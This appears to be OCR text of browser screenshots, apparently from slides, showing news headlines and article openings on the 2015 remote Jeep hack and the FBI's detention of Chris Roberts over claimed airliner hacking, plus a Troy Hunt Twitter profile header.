
Hackers Steal $1 Billion in Massive, Worldwide Breach

Federal Court Rules No Backsies on Butt Dials

E.L. Doctorow, Master of Historical Fiction, Dies at 84

6 Facts About Gluten That You're Probably Getting Wrong


7 Reasons to Pursue Entrepreneurship


Hackers Remotely Kill a Je ×
www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/
aws
regatta
iqity
manifest
cardinal
judd
codemash
hadoop
devtools
devops
old clients
WIRED
Hackers Remotely Kill a Jeep on the Highway—With Me in It
SUBSCRIBE
BUSINESS
DESIGN
ENTERTAINMENT
GEAR
SCIENCE
SECURITY
WE SEEK AND DESTROY THEM.
Hackers Remotely Kill a Jeep on the Highway—With Me in It
•••
CHEROKEE
Waiting for search.spotxchange.com...

ANDY GREENBERG SECURITY 07.21.15 6:00 AM

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT

I WAS DRIVING 70 mph on the edge of downtown St. Louis when the exploit



FBI: Hacker claimed to have taken over flight's engine controls

By Evan Perez, CNN

Updated 9:19 PM ET, Mon May 18, 2015

Man claims entertainment system helped him hack plane 02:09

Story highlights

Document: Hacker told investigators he hacked plane's controls, ordered it to climb

FBI detained Chris Roberts in April after he got off of a United Airlines flight in Syracuse

Roberts says via attorney that his only interest "has been to improve aircraft security"

(CNN)—A cybersecurity consultant told the FBI he hacked into computer systems aboard airliners up to 20 times and managed to control an aircraft engine during a flight, according to federal court documents.

Chris Roberts was detained by the FBI in April following a United Airlines

CNN Recommends

How to survive a shark attack


Most beautiful new nature reserves in the world

Cat fight: California women clash in feline custody battle

23-pound lobster is 95 years old

World's first luxury animal terminal under construction

Woman smashes window, rescues toddler trapped in hot car https://twitter.com/troyhunt



TWEETS	FOLLOWING	FOLLOWERS	LIKES
48.5K	692	27.5K	456

Troy Hunt
@troyhunt

